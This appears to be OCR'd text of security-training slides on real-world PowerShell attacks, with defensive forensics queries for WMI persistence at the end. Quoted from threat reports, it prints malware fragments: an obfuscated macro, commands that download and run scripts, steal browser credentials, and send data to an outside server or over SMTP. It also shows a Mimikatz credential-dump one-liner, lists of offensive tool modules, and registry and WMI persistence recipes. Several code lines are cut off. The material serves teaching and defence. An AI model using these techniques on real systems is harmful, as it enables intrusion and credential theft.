


https://www.carbonblack.com/wp-content/uploads/2016/04/Cb-Powershell-Deep-Dive-A-United-Threat-Research-Report.pdf



Real-world PowerShell attacks

“PowerWare” MS Office Macro -> PowerShell



https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

```
1   On Error Resume Next
2
3   Dim sAtspcs
4   Dim CdXsGtmdim
5   Dim obsCoii
6   Dim sBwuudw
7   Dim avxBwuudwk
8   Dim key
9   Dim sXtrIeorsge
10  Dim sXtr2Ieorsge
11
12  key = "mastereorjpgq"
13
14  Function YYTrankXt(str)
15   Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2
16
17   Newstr = ""
18   lenKey = Len(key)
19   KeyPos = 1
20   LenStr = Len(Str)
21
22   str=StrReverse(str)
23   For x = LenStr To 1 Step -1
24        y1 = asc(Mid(str,x,1))
25        y2 = Asc(Mid(key,KeyPos,1))
26        Newstr = Newstr & chr(y1 - y2)
27        KeyPos = KeyPos+1
28        If KeyPos > lenKey Then KeyPos = 1
29        Next
30        Newstr=StrReverse(Newstr)
31        YYTrankXt = Newstr
32  End Function
33
34  sBwuudw = yyTrankxt("‹ Ì'€")
35
36  dim xcasa: Set xcasa = createobject(yyTrankxt("Qµ«º±øQùÊ–ƒ/‡ƒƒ‹ï"))
37  Dim objWMIService, WshNetwork
38  Set WshNetwork = WScript.CreateObject(yyTrankxt("ÿ",ÎŸ◊æùÊ/ŸŸ'¿∏"))
39
40  If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€…,æ®
41   WScript.Quit
42   End If
43
44  If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("ƒ–Á'◊Ê
45   WScript.Quit
46   End If
47
48  If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("–√'ƒQù
49   WScript.Quit
50   End If
```

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html

ActivePower: Data Stealing Campaign

Download & Inject Malware

```
: cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden  -command
: "try{(new-object System.Net.WebClient).DownloadFile("[redacted]","C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

Grab Passwords

```
cd $env:USERPROFILE
Copy-Item -Path %appdata%\..\AppData\Roaming\Microsoft\Protect -Recurse %appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\microsoft -ErrorAction SilentlyContinue
Copy-Item -Path '%appdata%\..\AppData\Local\Google\Chrome\User Data\Default\Login Data' -Destination '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\chrome' -ErrorAction
$fileSaveDir = '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f'
```

Check for VM Execution

```
powershell -Command ";(Get-Process|Select-String -pattern VBoxService,VBoxTray,Proxifier,prl_cc,prl_tools,vmusrvc,vmsrvc,vmtoolsd).count"
```

Update Infection Count

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "(New-Object System.Net.WebClient).DownloadData(http://www.easycounter.com/counter.php?y
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign - Recon

```
$date = (get-date).Tostring('d.M.y ? HH:mm:ss')
$style = "<style> table td{padding-right: 10px;text-align: left;}#body {padding:50px;font-family: Helvetica; font-size: 12pt; border: 
$Report = ConvertTo-Html -Title 'Recon Report' -Head $style > $fileSaveDir'/CompInfo.html'
$Report = $Report +"<div id=body><h1>??????</h1><hr size=2><br><h3> ???? ????????: $Date </h3><br>"
$SysBootTime = Get-WmiObject Win32_OperatingSystem
$BootTime = $SysBootTime.ConvertToDateTime($SysBootTime.LastBootUpTime)
$SysSerialNo = (Get-WmiObject -Class Win32_OperatingSystem -ComputerName $env:COMPUTERNAME)
$SerialNo = $SysSerialNo.SerialNumber
$SysInfo = Get-WmiObject -class Win32_ComputerSystem -namespace root/CIMV2 | Select Manufacturer,Model
$SysManufacturer = $SysInfo.Manufacturer
$SysModel = $SysInfo.Model
$OS = (Get-WmiObject Win32_OperatingSystem -computername $env:COMPUTERNAME ).caption
$disk = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='C:'"
$HD = [math]::truncate($disk.Size / 1GB)
$FreeSpace = [math]::truncate($disk.FreeSpace / 1GB)
$SysRam = Get-WmiObject -Class Win32_OperatingSystem -computername $env:COMPUTERNAME | Select  TotalVisibleMemorySize
$Ram = [Math]::Round($SysRam.TotalVisibleMemorySize/1024KB)
$SysCpu = Get-WmiObject Win32_Processor | Select Name
$Cpu = $SysCpu.Name
$HardSerial = Get-WMIObject Win32_BIOS -Computer $env:COMPUTERNAME | select SerialNumber
$HardSerialNo = $HardSerial.SerialNumber
$SysCdDrive = Get-WmiObject Win32_CDROMDrive |select Name
$graphicsCard = gwmi win32_VideoController |select Name
$graphics = $graphicsCard.Name
$SysCdDrive = Get-WmiObject Win32_CDROMDrive |select -first 1
$DriveLetter = $CDDrive.Drive
$DriveName = $CDDrive.Caption
$Disk = $DriveLetter + '' + $DriveName
$Firewall = New-Object -com HNetCfg.FwMgr
$FireProfile = $Firewall.LocalPolicy.CurrentProfile
$FireProfile = $FireProfile.FirewallEnabled
$Report = $Report  + "<div id=left><h3>Computer Information</h3><br><table><tr><td>Operating System</td><td>$OS</td></tr><tr><td>OS Se
$Report >> $fileSaveDir'/CompInfo.html'
sleep -seconds 5
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign

Zip Data

```
sleep -seconds 5
copy-ToZip($fileSaveDir)
```

Send Data

```
$SMTPInfo = New-Object Net.Mail.SmtpClient($smtpServer, 587)
$SMTPInfo.EnableSsl = $true
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('[redacted]@yandex.ru', '[redacted]
$ReportEmail = New-Object System.Net.Mail.MailMessage
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign

Encrypted Data

```
function rc4 {
        param(
        [Byte[]]$data,
        [Byte[]]$key
        )
        [Byte[]]$buffer = New-Object Byte[] $data.Length
        $data.CopyTo($buffer, 0)
        [Byte[]]$s = New-Object Byte[] 256;
        [Byte[]]$k = New-Object Byte[] 256;
        for ($i = 0; $i -lt 256; $i++)
        {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
        }

        $j = 0;
        for ($i = 0; $i -lt 256; $i++)
        {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        }
        $i = $j = 0;
        for ($x = 0; $x -lt $buffer.Length; $x++)
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

Code Obfuscation

```
rvaldez-mac:powershell_ransomware rvaldez$ cat file.php
??$GBCSWHJKIYRDVHH = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 50)) -join ""
$SGKPOTTHJMNFDRYJKJ = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 20)) -join "
$SQEGJJYRFBNHFFHJ = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 25)) -join ""
$XCJHEDIJGDFJMVD = "http://skycpa.in/pi.php"
$HGJHBVSRYUJNBGDRHJ = "string=$GBCSWHJKIYRDVHH&string2=$SGKPOTTHJMNFDRYJKJ&uuid=$SQEGJJYRFBNHFFHJ"
$73848HhjhdRghx67Hhsh = New-Object -ComObject MsXml2.XMLHTTP
$73848HhjhdRghx67Hhsh.open('POST', $XCJHEDIJGDFJMVD, $false)
$73848HhjhdRghx67Hhsh.setRequestHeader("C"+"ontent-tYpe",
"apPlicAtion/x-www-form-url"+"enCodeD")
$73848HhjhdRghx67Hhsh.setRequestHeader("ConteNt-length", $post.length)
$73848HhjhdRghx67Hhsh.setRequestHeader("CoNNeCtion", "close")
$73848HhjhdRghx67Hhsh.send($HGJHBVSRYUJNBGDRHJ)
Start-Sleep 74
[byte[]]$GHHGWEGHJJKJHFDPOIUTTHJ=[system.Text.Encoding]::Unicode.GetBytes($GBCSWHJKIYRDVHH)
$XXX = 3783 * 18
$VGHKJJGFERHJJGSDQWD = [Text.Encoding]::UTF8.GetBytes($SGKPOTTHJMNFDRYJKJ)
$Bnx8Khahs3Hjx96 = new-Object System.Security.Cryptography.RijndaelManaged
$Bnx8Khahs3Hjx96.Key = (new-Object Security.Cryptography.Rfc2898DeriveBytes $GBCSWHJKIYRDVHH, $VGH
$Bnx8Khahs3Hjx96.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash([Text.Encoding]::
$Bnx8Khahs3Hjx96.Padding="Zeros"
$Bnx8Khahs3Hjx96.Mode="CBC"
```

https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Real-world PowerShell Attack Tools

- PowerSploit
- Invoke-Mimikatz
- PowerView
- PowerUp
- Nishang
- PS>Attack
- PowerShell Empire
- Metasploit, Cobalt Strike, etc

PowerShell Attack Framework: **PowerSploit**

- Description
  - A PowerShell Post-Exploitation Framework used in many PowerShell attack tools.
- Use
  - Recon, privilege escalation, credential theft, persistence.
- Authors
  - Matt Graeber (@Mattifestation)
  - Chris Campbell (@obscuresec)

https://github.com/PowerShellMafia/PowerSploit

PowerShell Attack Framework: **PowerSploit**

- Invoke-DllInjection.ps1
- Invoke-Shellcode.ps1
- Invoke-WmiCommand.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-TimedScreenshot.ps1
- Get-VaultCredential.ps1
- Invoke-CredentialInjection.ps1
- Invoke-Mimikatz.ps1
- Invoke-NinjaCopy.ps1
- Invoke-TokenManipulation.ps1
- Out-Minidump.ps1
- VolumeShadowCopyTools.ps1
- Invoke-ReflectivePEInjection.ps1

https://github.com/PowerShellMafia/PowerSploit

PowerShell Attack Tools: **Invoke-Mimikatz**

- Capabilities
  - Mimikatz execution from PowerShell
    - Credential theft & injection
    - Forged Kerberos ticket creation
    - Much more!
- Use
  - Credential theft & reuse
  - Persistence
- Author
  - Joseph Bialek (@clymb3r)

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

Invoke-Mimikatz

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mat
er/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 205510 (00000000:000322c6)
Session           : Interactive from 2
User Name         : HanSolo
Domain            : ADSECLAB
SID               : S-1-5-21-1581655573-3923512380-696647894-2631
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
```

PowerShell Attack Tools: **PowerView**

- Description
  - Pure PowerShell domain/network situational awareness tool.
  - Now part of PowerSploit.
- Use
  - Recon
- Author
  - Will Schroeder (@HarmJ0y)

https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView

PowerShell Attack Tools: **PowerView**

- Get-NetUser
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroup
- Get-NetSession
- Invoke-UserHunter
- Get-NetOU
- Find-GPOLocation
- Get-NetGPOGroup
- Get-ObjectACL
- Add-ObjectACL
- Invoke-ACLScanner
- Set-ADObject
- Invoke-DowngradeAccount
- Get-NetForest
- Get-NetForestTrust
- Get-NetForestDomain
- Get-NetDomainTrust
- Get-MapDomainTrust

https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf

PowerShell Attack Tools: **PowerUp**

- Description
  - Identifies methods of local Privilege Escalation.
  - Part of PowerShell Empire.
- Use
  - Privilege Escalation
- Author
  - Will Harmjoy (@harmj0y)

https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp

PowerShell Attack Tools: **PowerUp**

- Get-ServiceUnquoted
- Get-ServiceFilePermission
- Get-ServicePermission
- Invoke-ServiceAbuse
- Install-ServiceBinary
- Get-RegAutoLogon
- Get-VulnAutoRun
- Get-VulnSchTask
- Get-UnattendedInstallFile
- Get-WebConfig
- Get-ApplicationHost
- Get-RegAlwaysInstallElevated

https://github.com/HarmJ0y/CheatSheets/blob/master/PowerUp.pdf

PowerShell Attack Framework: **Nishang**

- Description
  - PowerShell for penetration testing and offensive security.
- Use
  - Recon, Credential Theft, Privilege Escalation, Persistence
- Author
  - Nikhil Mitt (@nikhil_mitt)

https://github.com/samratashok/nishang

PowerShell Attack Tools: **Nishang**

- Get-Unconstrained
- Add-RegBackdoor
- Add-ScrnSaveBackdoor
- Gupt-Backdoor
- Invoke-ADSBackdoor
- Enabled-DuplicateToken
- Invoke-PsUaCme
- Remove-Update
- Check-VM
- Copy-VSS
- Get-Information
- Get-LSASecret
- Get-PassHashes
- Invoke-Mimikatz
- Show-TargetScreen
- Port-Scan
- Invoke-PoshRatHttp
- Invoke-PowerShellTCP
- Invoke-PowerShellWMI
- Add-Exfiltration
- Add-Persistence
- Do-Exfiltration
- Start-CaptureServer

PowerShell Attack Platform: **PS>Attack**

- Description
  - Self contained custom PowerShell console which includes many offensive PowerShell tools.
- Use
  - Recon, Credential Theft, Privilege Escalation, Data Exfiltration
- Author
  - Jared Haight (@jaredhaight)

https://github.com/jaredhaight/psattack

PowerShell Attack Platform: **PS>Attack**

- Powersploit
  - Invoke-Mimikatz
  - Get-GPPPassword
  - Invoke-NinjaCopy
  - Invoke-Shellcode
  - Invoke-WMICommand
  - VolumeShadowCopyTools
- PowerTools
  - PowerUp
  - PowerView
- Nishang
  - Gupt-Backdoor
  - Do-Exfiltration
  - DNS-TXT-Pwnage
  - Get-Information
  - Get-WLAN-Keys
  - Invoke-PsUACme
- Powercat
- Inveigh

PowerShell Attack Platform: **Empire**

- Current Version: 1.5 (3/31/2016)
- Capabilities
  - PowerShell based Remote Access Trojan (RAT).
  - Python server component (Kali Linux).
  - AES Encrypted C2 channel.
  - Dumps and tracks credentials in database.
- Use
  - Integrated modules providing Initial Exploitation, Recon, Credential Theft & Reuse, as well as Persistence.
- Authors
  - Will Schroeder (@harmj0y)
  - Justin Warner (@sixdub)
  - Matt Nelson (@enigma0x3)

PowerShell Empire (http://PowerShellEmpire.com)

```
Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3

162 modules currently loaded

0 listeners currently active

0 agents currently active

(Empire) >
```

PowerShell Empire Modules

- Code Execution
- Collection
- Credentials
- Exfiltration
- Exploitation
- Lateral Movement
- Management
- Persistence
- Privilege Escalation
- Recon
- Situational Awareness
- Fun & Trollsploit

PowerShell Attack Tools: **Empire**

- Invoke-DllInjection
- Invoke-ReflectivePEInjection
- Invoke-ShellCode
- Get-ChromeDump
- Get-ClipboardContents
- Get-FoxDump
- Get-IndexedItem
- Get-Keystrokes
- Get-Screenshot
- Invoke-Inveigh
- Invoke-NetRipper
- Invoke-NinjaCopy
- Out-Minidump
- Invoke-EgressCheck
- Invoke-PostExfil
- Invoke-PSInject
- Invoke-RunAs
- MailRaider
- New-HoneyHash
- Set-MacAttribute
- Get-VaultCredential
- Invoke-DCSync
- Invoke-Mimikatz
- Invoke-PowerDump
- Invoke-TokenManipulation
- Exploit-Jboss
- Invoke-ThunderStruck
- Invoke-VoiceTroll
- Set-Wallpaper
- Invoke-InveighRelay
- Invoke-PsExec
- Invoke-SSHCommand

PowerShell Attack Tools: **Empire**

- Get-SecurityPackages
- Install-SSP
- Invoke-BackdoorLNK
- PowerBreach
- Get-GPPPassword
- Get-SiteListPassword
- Get-System
- Invoke-BypassUAC
- Invoke-Tater
- Invoke-WScriptBypassUAC
- PowerUp
- PowerView
- Get-RickAstley
- Find-Fruit
- HTTP-Login
- Find-TrustedDocuments
- Get-ComputerDetails
- Get-SystemDNSServer
- Invoke-Paranoia
- Invoke-WinEnum
- Get-SPN
- Invoke-ARPScan
- Invoke-PortScan
- Invoke-ReverseDNSLookup
- Invoke-SMBScanner

PowerShell Persistence

Run Key (Registry)

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Value: HealthCheck
- Data: powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy bypass -File "C:\windows\SCOMChecks.ps1“

Scheduled Tasks

- Scheduled Tasks
- Get-ScheduledTasks (Windows 8/2012+)

Get-ScheduledTask | where { $_.State –ne "Disabled" }

```
PS C:\Windows\system32> Get-ScheduledTask | where { $_.State -ne "Disabled" }

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\Microsoft\Windows\.NET Framework\             .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\             .NET Framework NGEN v4.0.30319 64 Ready
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Ready
\Microsoft\Windows\AppID\                      SmartScreenSpecific               Ready
\Microsoft\Windows\Application Experience\     AitAgent                          Ready
\Microsoft\Windows\Application Experience\     ProgramDataUpdater                Ready
\Microsoft\Windows\ApplicationData\            CleanupTemporaryState             Ready
\Microsoft\Windows\Autochk\                    Proxy                             Ready
\Microsoft\Windows\CertificateServicesClient\  SystemTask                        Ready
\Microsoft\Windows\CertificateServicesClient\  UserTask                          Ready
\Microsoft\Windows\Chkdsk\                     ProactiveScan                     Ready
\Microsoft\Windows\Customer Experience Impr... Consolidator                      Ready
\Microsoft\Windows\Customer Experience Impr... KernelCeipTask                    Ready
\Microsoft\Windows\Customer Experience Impr... UsbCeip                           Ready
\Microsoft\Windows\Customer Experience Impr... ServerCeipAssistant               Ready
\Microsoft\Windows\Data Integrity Scan\        Data Integrity Scan               Ready
\Microsoft\Windows\Data Integrity Scan\        Data Integrity Scan for Crash ... Ready
\Microsoft\Windows\Defrag\                     ScheduledDefrag                   Ready
\Microsoft\Windows\Device Setup\               Metadata Refresh                  Ready
\Microsoft\Windows\MUI\                        LPRemove                          Ready
\Microsoft\Windows\NetCfg\                     BindingWorkItemQueueHandler       Ready
\Microsoft\Windows\NetTrace\                   GatherNetworkInfo                 Ready
\Microsoft\Windows\PI\                         Secure-Boot-Update                Ready
\Microsoft\Windows\PI\                         Sqm-Tasks                         Ready
\Microsoft\Windows\Plug and Play\              Device Install Group Policy       Ready
\Microsoft\Windows\Plug and Play\              Device Install Reboot Required    Ready
\Microsoft\Windows\Plug and Play\              Plug and Play Cleanup             Ready
```

```
PS C:\Windows\system32> Get-ScheduledTask | where { $_.State -eq "Running" }

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\Microsoft\Windows\TextServicesFramework\      MsCtfMonitor                      Running
\Microsoft\Windows\Wininet\                    CacheTask                         Running
```

PowerShell Profiles

Profile	Profile Path
Current User, Current Host - console	$Home\[My]Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	$Home\[My]Documents\Profile.ps1
All Users, Current Host - console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	$PsHome\Profile.ps1
Current user, Current Host - ISE	$Home\[My]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host - ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

$Home = User's home directory
$PsHome = C:\Windows\System32\WindowsPowerShell\v1.0
http://blogs.technet.com/b/heyscriptingguy/archive/2012/05/21/understanding-the-six-powershell-profiles.aspx

PowerShell Profile

```
PS C:\> test-path $profile
False
PS C:\> New-Item -path $profile -type file -force


    Directory: C:\Users\LukeSkywalker\Documents\WindowsPowerShell


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          9/28/2015  12:13 PM          0 Microsoft.PowerShell_profile.ps1


PS C:\> "Get-Process" | out-file $profile
PS C:\> get-content $profile
Get-Process
PS C:\>
```

PowerSploit PowerShell Persistence Module:
https://github.com/PowerShellMafia/PowerSploit

Persistence with WMI & PowerShell

- **$filter** = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{name=‘EvilCode';EventNameSpace='root\CimV2';QueryLanguage="WQL"; Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 08 AND TargetInstance.Minute = 00 GROUP WITHIN 60};
- **$consumer** = Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @{name=EvilCode;CommandLineTemplate="$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive";RunInteractively='false'};
- **Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @{Filter=$filter;Consumer=$consumer}**

PowerShell Forensics/IR: WMI EventFilter

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -NameSpace root\subscription -query "sele

__GENUS           : 2
__CLASS           : __EventFilter
__SUPERCLASS      : __IndicationRelated
__DYNASTY         : __SystemClass
__RELPATH         : __EventFilter.Name="PowerShell Persistence Test"
__PROPERTY_COUNT  : 6
__DERIVATION      : {__IndicationRelated, __SystemClass}
__SERVER          : MCCM
__NAMESPACE       : ROOT\subscription
__PATH            : \\MCCM\ROOT\subscription:__EventFilter.Name="PowerShell Persistence Test"
CreatorSID        : {1, 5, 0, 0...}
EventAccess       :
EventNamespace    : ROOT\wmi
Name              : PowerShell Persistence Test
Query             : SELECT * FROM MsNDIS_StatusMediaConnect
QueryLanguage     : WQL
PSComputerName    : MCCM
```

PowerShell Forensics/IR: WMI EventConsumer

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -NameSpace root\subscription -query


__GENUS                 : 2
__CLASS                 : CommandLineEventConsumer
__SUPERCLASS            : __EventConsumer
__DYNASTY               : __SystemClass
__RELPATH               : CommandLineEventConsumer.Name="PowerShell Persistence Test"
__PROPERTY_COUNT        : 27
__DERIVATION            : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                : MCCM
__NAMESPACE             : ROOT\subscription
__PATH                  : \\MCCM\ROOT\subscription:CommandLineEventConsumer.Name="PowerShell
CommandLineTemplate     : powershell.exe -encodedCommand
                          YwA6AFwAdwBpAG4AZABvAHcAcwBcAEUAdgBpAGwAQwBvAGQAZQAuAHAAcwAxAA==
CreateNewConsole        : False
CreateNewProcessGroup   : False
CreateSeparateWowVdm    : False
CreateSharedWowVdm      : False
CreatorSID              : {1, 5, 0, 0...}
DesktopName             :
ExecutablePath          :
FillAttribute           :
ForceOffFeedback        : False
ForceOnFeedback         : False
KillTimeout             : 0
```

PowerShell Forensics/IR: WMI FiltertoConsumer

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -NameSpace root\subscription -query "select * from __FilterToConsu
merBinding"


__GENUS                 : 2
__CLASS                 : __FilterToConsumerBinding
__SUPERCLASS            : __IndicationRelated
__DYNASTY               : __SystemClass
__RELPATH               : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\
                          "PowerShell Persistence
                          Test\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"PowerShell Persistence Test\""
__PROPERTY_COUNT        : 7
__DERIVATION            : {__IndicationRelated, __SystemClass}
__SERVER                : MCCM
__NAMESPACE             : ROOT\subscription
__PATH                  : \\MCCM\ROOT\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:Comman
                          dLineEventConsumer.Name=\"PowerShell Persistence
                          Test\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"PowerShell Persistence Test\""
Consumer                : \\.\root\subscription:CommandLineEventConsumer.Name="PowerShell Persistence Test"
CreatorSID              : {1, 5, 0, 0...}
DeliverSynchronously    : False
DeliveryQoS             :
Filter                  : \\.\root\subscription:__EventFilter.Name="PowerShell Persistence Test"
MaintainSecurityContext : False
SlowDownProviders       : False
PSComputerName          : MCCM
```

PowerShell Forensics/IR: WMI Events

```
$ComputerName = $env:ComputerName
Write-Output "Initiating connection to $ComputerName"

$WMIBIOSData = get-wmiobject -ComputerName $ComputerName -class “Win32_BIOS” -ErrorAction Stop
$WMIEventFilterResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query "select * from __EventFilter" -ErrorAction Stop
$WMIEventConsumerResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query "select * from __EventConsumer" -ErrorAction Stop
$WMIFilterToConsumerBindingResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query  "select * from __FilterToConsumerBinding" -ErrorAc

$WMIEventData = @()
$ALLWMIEventData = @()
ForEach ($WMIEventConsumerResultItem in $WMIEventConsumerResult)
    {  ## OPEN ForEach ($WMIEventConsumerResultItem in $WMIEventConsumerResult)
        $WMIEventConsumerResultCommandLineTemplate = $Null
